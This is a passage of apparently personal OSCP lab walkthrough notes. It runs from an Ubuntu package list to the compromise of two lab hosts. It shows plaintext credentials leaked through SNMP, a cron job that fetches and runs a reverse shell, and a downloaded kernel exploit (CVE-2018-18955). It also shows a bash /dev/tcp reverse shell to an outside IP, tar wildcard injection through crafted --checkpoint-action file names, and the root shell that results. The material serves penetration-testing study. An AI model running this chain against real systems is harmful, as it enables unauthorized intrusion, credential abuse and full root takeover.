  581                   perl-5.26.1-6ubuntu0.6
  582                   perl-base-5.26.1-6ubuntu0.6
  583                   perl-modules-5.26-5.26.1-6ubuntu0.6
  584                   perl-openssl-defaults-3build1
  585                   php-1:7.2+60ubuntu1
  586                   php-auth-sasl-1.0.6-3
  587                   php-bz2-1:7.2+60ubuntu1
  588                   php-cgi-1:7.2+60ubuntu1
  589                   php-common-1:60ubuntu1
  590                   php-curl-1:7.2+60ubuntu1
  591                   php-gd-1:7.2+60ubuntu1
  592                   php-intl-1:7.2+60ubuntu1
  593                   php-mail-mime-1.10.2-0.1
  594                   php-mbstring-1:7.2+60ubuntu1
  595                   php-mysql-1:7.2+60ubuntu1
  596                   php-net-sieve-1.4.1-1
  597                   php-net-smtp-1.8.0-1
  598                   php-net-socket-1.0.14-2
  599                   php-pear-1:1.10.5+submodules+notgz-
1ubuntu1.18.04.4
```

```
600                     php-php-gettext-1.0.12-0.1
601                     php-phpseclib-2.0.9-1
602                     php-pspell-1:7.2+60ubuntu1
603                     php-tcpdf-6.2.13+dfsg-1ubuntu1
604                     php-xml-1:7.2+60ubuntu1
605                     php-zip-1:7.2+60ubuntu1
606                     php7.2-7.2.24-0ubuntu0.18.04.13
607                     php7.2-bz2-7.2.24-0ubuntu0.18.04.13
608                     php7.2-cgi-7.2.24-0ubuntu0.18.04.13
609                     php7.2-cli-7.2.24-0ubuntu0.18.04.13
610                     php7.2-common-7.2.24-0ubuntu0.18.04.13
611                     php7.2-curl-7.2.24-0ubuntu0.18.04.13
612                     php7.2-gd-7.2.24-0ubuntu0.18.04.13
613                     php7.2-intl-7.2.24-0ubuntu0.18.04.13
614                     php7.2-json-7.2.24-0ubuntu0.18.04.13
615                     php7.2-mbstring-7.2.24-0ubuntu0.18.04.13
616                     php7.2-mysql-7.2.24-0ubuntu0.18.04.13
617                     php7.2-opcache-7.2.24-0ubuntu0.18.04.13
618                     php7.2-pspell-7.2.24-0ubuntu0.18.04.13
619                     php7.2-readline-7.2.24-0ubuntu0.18.04.13
620                     php7.2-xml-7.2.24-0ubuntu0.18.04.13
621                     php7.2-zip-7.2.24-0ubuntu0.18.04.13
622                     phpmyadmin-4:4.6.6-5ubuntu0.5
623                     pinentry-curses-1.1.0-1
624                     plymouth-0.9.3-1ubuntu7.18.04.2
625                     plymouth-theme-ubuntu-text-0.9.3-1ubuntu7.18.04.2
626                     policykit-1-0.105-20ubuntu0.18.04.6
627                     pollinate-4.33-0ubuntu1~18.04.2
628                     poppler-data-0.4.8-2
629                     popularity-contest-1.66ubuntu1
630                     powermgmt-base-1.33
631                     procps-2:3.3.12-3ubuntu1.2
632                     psmisc-23.1-1ubuntu0.1
633                     publicsuffix-20180223.1310-1
634                     python-2.7.15~rc1-1
635                     python-apt-common-1.6.5ubuntu0.7
636                     python-minimal-2.7.15~rc1-1
637                     python2.7-2.7.17-1~18.04ubuntu1.8
638                     python2.7-minimal-2.7.17-1~18.04ubuntu1.8
639                     python3-3.6.7-1~18.04
640                     python3-apparmor-2.12-4ubuntu5.1
641                     python3-apport-2.20.9-0ubuntu7.28
642                     python3-apt-1.6.5ubuntu0.7
```

```
643                 python3-asn1crypto-0.24.0-1
644                 python3-attr-17.4.0-2
645                 python3-automat-0.6.0-1
646                 python3-certifi-2018.1.18-2
647                 python3-cffi-backend-1.11.5-1
648                 python3-chardet-3.0.4-1
649                 python3-click-6.7-3
650                 python3-colorama-0.3.7-1
651                 python3-commandnotfound-18.04.6
652                 python3-configobj-5.0.6-2
653                 python3-constantly-15.1.0-1
654                 python3-cryptography-2.1.4-1ubuntu1.4
655                 python3-dbus-1.2.6-1
656                 python3-debconf-1.5.66ubuntu1
657                 python3-debian-0.1.32
658                 python3-distro-info-0.18ubuntu0.18.04.1
659                 python3-distupgrade-1:18.04.45
660                 python3-gdbm-3.6.9-1~18.04
661                 python3-gi-3.26.1-2ubuntu1
662                 python3-httplib2-0.9.2+dfsg-1ubuntu0.3
663                 python3-hyperlink-17.3.1-2
664                 python3-idna-2.6-1
665                 python3-incremental-16.10.1-3
666                 python3-libapparmor-2.12-4ubuntu5.1
667                 python3-minimal-3.6.7-1~18.04
668                 python3-newt-0.52.20-1ubuntu1
669                 python3-openssl-17.5.0-1ubuntu1
670                 python3-pam-0.4.2-13.2ubuntu4
671                 python3-pkg-resources-39.0.1-2
672                 python3-ply-3.11-1
673                 python3-problem-report-2.20.9-0ubuntu7.28
674                 python3-pyasn1-0.4.2-3
675                 python3-pyasn1-modules-0.2.1-0.2
676                 python3-pyinotify-0.9.6-1
677                 python3-requests-2.18.4-2ubuntu0.1
678                 python3-requests-unixsocket-0.1.5-3
679                 python3-serial-3.4-2
680                 python3-service-identity-16.0.0-2
681                 python3-six-1.11.0-2
682                 python3-software-properties-0.96.24.32.18
683                 python3-systemd-234-1build1
684                 python3-twisted-17.9.0-2ubuntu0.3
685                 python3-twisted-bin-17.9.0-2ubuntu0.3
```

```
686                     python3-update-manager-1:18.04.11.13
687                     python3-urllib3-1.22-1ubuntu0.18.04.2
688                     python3-yaml-3.12-1build2
689                     python3-zope.interface-4.3.2-1build2
690                     python3.6-3.6.9-1~18.04ubuntu1.8
691                     python3.6-minimal-3.6.9-1~18.04ubuntu1.8
692                     quota-4.04-2ubuntu0.1
693                     re2c-1.0.1-1
694                     readline-common-7.0-3
695                     roundcube-core-1.3.6+dfsg.1-1
696                     roundcube-mysql-1.3.6+dfsg.1-1
697                     roundcube-plugins-1.3.6+dfsg.1-1
698                     rrdtool-1.7.0-1build1
699                     rssh-2.3.4-7ubuntu0.1
700                     rsync-3.1.2-2.1ubuntu1.5
701                     rsyslog-8.32.0-1ubuntu4.2
702                     run-one-1.17-0ubuntu1
703                     sa-compile-3.4.2-0ubuntu0.18.04.5
704                     screen-4.6.2-1ubuntu1.1
705                     sed-4.4-2
706                     sensible-utils-0.0.12
707                     shared-mime-info-1.9-2
708                     smistrip-0.4.8+dfsg2-15
709                     snapd-2.32.5+18.04
710                     snmp-5.7.3+dfsg-1.8ubuntu3.7
711                     snmp-mibs-downloader-1.1+nmu1
712                     snmpd-5.7.3+dfsg-1.8ubuntu3.7
713                     software-properties-common-0.96.24.32.18
714                     sosreport-3.5-1ubuntu3
715                     spamassassin-3.4.2-0ubuntu0.18.04.5
716                     spamc-3.4.2-0ubuntu0.18.04.5
717                     squashfs-tools-1:4.3-6ubuntu0.18.04.4
718                     ssh-import-id-5.7-0ubuntu1.1
719                     ssl-cert-1.0.39
720                     strace-4.21-1ubuntu1
721                     sudo-1.8.21p2-3ubuntu1.4
722                     systemd-237-3ubuntu10.56
723                     systemd-sysv-237-3ubuntu10.56
724                     sysvinit-utils-2.88dsf-59.10ubuntu1
725                     tar-1.29b-2ubuntu0.3
726                     tasksel-3.34ubuntu11
727                     tasksel-data-3.34ubuntu11
728                     tcl-expect-5.45.4-1
```

```
729                 tcl8.6-8.6.8+dfsg-3
730                 tcpdump-4.9.3-0ubuntu0.18.04.2
731                 telnet-0.17-41
732                 time-1.7-25.1build1
733                 tmux-2.6-3ubuntu0.2
734                 tzdata-2022f-0ubuntu0.18.04.0
735                 ubuntu-advantage-tools-17
736                 ubuntu-keyring-2018.09.18.1~18.04.2
737                 ubuntu-minimal-1.417.5
738                 ubuntu-release-upgrader-core-1:18.04.45
739                 ubuntu-server-1.417
740                 ubuntu-standard-1.417.5
741                 ucf-3.0038
742                 udev-237-3ubuntu10.56
743                 ufw-0.36-0ubuntu0.18.04.2
744                 uidmap-1:4.5-1ubuntu2.3
745                 unattended-upgrades-1.1ubuntu1.18.04.14
746                 unzip-6.0-21ubuntu1.2
747                 update-manager-core-1:18.04.11.13
748                 update-notifier-common-3.192.1.12
749                 ureadahead-0.100.0-21
750                 usbutils-1:007-4build1
751                 util-linux-2.31.1-0.4ubuntu3.7
752                 uuid-runtime-2.31.1-0.4ubuntu3.7
753                 vesta-1.0.0-6
754                 vesta-ioncube-1.0.0-1
755                 vesta-nginx-1.0.0-1
756                 vesta-php-1.0.0-1
757                 vesta-softaculous-1.0.0-1
758                 vim-2:8.0.1453-1ubuntu1.9
759                 vim-common-2:8.0.1453-1ubuntu1.9
760                 vim-runtime-2:8.0.1453-1ubuntu1.9
761                 vim-tiny-2:8.0.1453-1ubuntu1.9
762                 vsftpd-3.0.3-9build1
763                 webalizer-2.23.08-3
764                 wget-1.19.4-1ubuntu2.2
765                 whiptail-0.52.20-1ubuntu1
766                 whois-5.3.0
767                 wireless-regdb-2022.06.06-0ubuntu1~18.04.1
768                 xauth-1:1.0.10-1
769                 xdelta3-3.0.11-dfsg-1ubuntu1
770                 xdg-user-dirs-0.17-1ubuntu1
771                 xfsprogs-4.9.0+nmu1ubuntu2
```

```
  772                   xkb-data-2.23.1-1ubuntu1.18.04.1
  773                   xxd-2:8.0.1453-1ubuntu1.9
  774                   xz-utils-5.2.2-1.3ubuntu0.1
  775                   zerofree-1.0.4-1
  776                   zip-3.0-11build1
  777                   zlib1g-1:1.2.11.dfsg-0ubuntu2.2
```

Complete snmpwalk

```
┌──(teodor㉿kali)-[~/…/OSCP/challanges/oscpc/192.168.206.156]
└─$ snmpbulkwalk -c public -v2c 192.168.196.156 . | tee -a snmp.txt
```

```
cat snmp.txt | grep "pass"
iso.3.6.1.2.1.25.6.3.1.2.21 = STRING: "base-passwd-3.5.44"
iso.3.6.1.2.1.25.6.3.1.2.577 = STRING: "passwd-1:4.5-1ubuntu2.3"
iso.3.6.1.4.1.8072.1.3.2.2.1.3.14.114.101.115.101.116.45.112.97.115.115.11
9.111.114.100 = STRING: "-c \"echo \\\"jack:3PUKsX98BMupBiCf\\\" |
chpasswd\""
iso.3.6.1.4.1.8072.1.3.2.2.1.3.18.114.101.115.101.116.45.112.97.115.115.11
9.111.114.100.45.99.109.100 = STRING: "\"\\\"jack:3PUKsX98BMupBiCf\\\" |
chpasswd\""
iso.3.6.1.4.1.8072.1.3.2.3.1.1.18.114.101.115.101.116.45.112.97.115.115.11
9.111.114.100.45.99.109.100 = STRING: "\"jack:3PUKsX98BMupBiCf\" |
chpasswd"
iso.3.6.1.4.1.8072.1.3.2.3.1.2.18.114.101.115.101.116.45.112.97.115.115.11
9.111.114.100.45.99.109.100 = STRING: "\"jack:3PUKsX98BMupBiCf\" |
chpasswd"
iso.3.6.1.4.1.8072.1.3.2.4.1.2.18.114.101.115.101.116.45.112.97.115.115.11
9.111.114.100.45.99.109.100.1 = STRING: "\"jack:3PUKsX98BMupBiCf\" |
chpasswd"
```


Possible creds:

`jack:3PUKsX98BMupBiCf` - Jack should be writed using uppercase.

Login with the prev creds here:

https://192.168.196.156:8083/list/user/

Create a cron job that downloads the .sh reverse shell and execute it




Privilege Escalation

Running linpeas I've noticed that to machine could be vulnerable to CVE-2018-18955

https://github.com/scheatkode/CVE-2018-18955/releases/download/v0.0.1/linux-x86_64.zip

Upload the zip file, unzip and run

``./exploit.cron.sh



6th 192.168.xxx.157 - Charlie

```
nmap -T5 -Pn 192.168.196.157 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-07 22:25 CEST
Nmap scan report for 192.168.196.157
Host is up (0.043s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
20000/tcp open  dnp
```

```
nmap -sC -sV 192.168.196.157 -p 21,22,80,20000
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-07 22:28 CEST
Nmap scan report for 192.168.196.157
Host is up (0.038s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.5
```

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 114      120          4096 Nov 02 11:35 backup
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.45.196
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 0eadd7de602b49ef423b1e769c773385 (ECDSA)
|_  256 99b548fb77df18b01dade092f3e1260d (ED25519)
80/tcp    open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
20000/tcp open  http    MiniServ 1.820 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=utf-8).
|_http-server-header: MiniServ/1.820
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.54 seconds
```

Logged into FTP as anonymous and downloaded the PDFs. - Nothing usefull

```
┌──(teodor㉿kali)-[~/…/OSCP/challanges/oscpc/192.168.206.157]
└─$ ftp 192.168.196.157
Connected to 192.168.196.157.
220 (vsFTPd 3.0.5)
Name (192.168.196.157:teodor): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||10095|)
150 Here comes the directory listing.
drwxr-xr-x    2 114      120          4096 Nov 02 11:35 backup
226 Directory send OK.
ftp> cd backup
250 Directory successfully changed.
ftp> dir
229 Entering Extended Passive Mode (|||10100|)
150 Here comes the directory listing.
-rw-r--r--    1 114      120        145831 Nov 02 09:07 BROCHURE-TEMPLATE.pdf
-rw-r--r--    1 114      120        159765 Nov 02 09:34 CALENDAR-TEMPLATE.pdf
-rw-r--r--    1 114      120        336971 Nov 02 09:38 FUNCTION-TEMPLATE.pdf
-rw-r--r--    1 114      120        739052 Nov 02 09:11 NEWSLETTER-TEMPLATE.pdf
-rw-r--r--    1 114      120        888653 Nov 02 09:08 REPORT-TEMPLATE.pdf
226 Directory send OK.
ftp> get BROCHURE-TEMPLATE.pdf
local: BROCHURE-TEMPLATE.pdf remote: BROCHURE-TEMPLATE.pdf
229 Entering Extended Passive Mode (|||10090|)
```

Foothold

Create a userlist


``pdfinfo FUNCTION-TEMPLATE.pdf

```
┌──(teodor㉿kali)-[~/…/challanges/oscpc/192.168.206.157/pdfs]
└─$ pdfinfo FUNCTION-TEMPLATE.pdf
Author:         Cassie
Creator:        Microsoft® Word 2016
Producer:       Microsoft® Word 2016
CreationDate:   Wed Nov  2 10:38:02 2022 CET
ModDate:        Wed Nov  2 10:38:02 2022 CET
Custom Metadata: no
Metadata Stream: no
Tagged:         yes
UserProperties: no
Suspects:       no
Form:           none
JavaScript:     no
Pages:          1
Encrypted:      no
Page size:      612 x 792 pts (letter)
Page rot:       0
File size:      336971 bytes
Optimized:      no
PDF version:    1.5

┌──(teodor㉿kali)-[~/…/challanges/oscpc/192.168.206.157/pdfs]
└─$ ls
BROCHURE-TEMPLATE.pdf  CALENDAR-TEMPLATE.pdf  FUNCTION-TEMPLATE.pdf  NEWSLETTER-TEMPLATE.pdf  REPORT-TEMPLATE.pdf

┌──(teodor㉿kali)-[~/…/challanges/oscpc/192.168.206.157/pdfs]
└─$ pdfinfo NEWSLETTER-TEMPLATE.pdf
Author:         Mark
Creator:        Microsoft® Word 2016
Producer:       Microsoft® Word 2016
CreationDate:   Wed Nov  2 10:11:56 2022 CET
ModDate:        Wed Nov  2 10:11:56 2022 CET
```

Creds:

cassie:cassie login to Webmin on port 20000 and create a reverse shell using the console obtion.

``/bin/sh -i >& /dev/tcp/192.168.45.238/443 0>&1



```
crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
cat /var/spool/cron/crontabs/root
ls -al /var/cron.log - check timestamps
```

Privilege Escalation

``ls -al /etc/cron*

```
sh-5.1$ ls -al /etc/cron*
ls -al /etc/cron*
-rw-r--r-- 1 root root 1136 Mar 23  2022 /etc/crontab

/etc/cron.d:
total 20
drwxr-xr-x  2 root root 4096 Nov 22 11:25 .
drwxr-xr-x 99 root root 4096 Nov 22 11:23 ..
-rw-r--r--  1 root root  115 Nov 22 11:25 2minutes
-rw-r--r--  1 root root  201 Jan  8  2022 e2scrub_all
-rw-r--r--  1 root root  102 Mar 23  2022 .placeholder
```

```
sh-5.1$ cd /etc/cron.d
cd /etc/cron.d
sh-5.1$ ls
ls
2minutes  e2scrub_all
sh-5.1$ cat 2minutes
cat 2minutes
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
*/2 * * * * root cd /opt/admin && tar -zxf /tmp/backup.tar.gz *
sh-5.1$
```

1. Upload rev.sh on /opt/admin directory and rename is as shell.sh
2. ``echo "" > "--checkpoint-action=exec=sh shell.sh"
3. ``echo "" > --checkpoint=1

Note: I got it.. I saw an example, actually I should write a file that contains a name which actually is used as an tar argument.
https://systemweakness.com/privilege-escalation-using-wildcard-injection-tar-wildcard-injection-a57bc81df61c

```
┌──(teodor㉿kali)-[~/Desktop/OSCP/tools/CVE-2022-2588]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.45.238] from (UNKNOWN) [192.168.238.157] 41026
sh: cannot set terminal process group (154585): Inappropriate ioctl for device
sh: no job control in this shell
sh-5.1# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-5.1# ls
ls
--checkpoint=1
--checkpoint-action=exec=sh shell.sh
shell.sh
```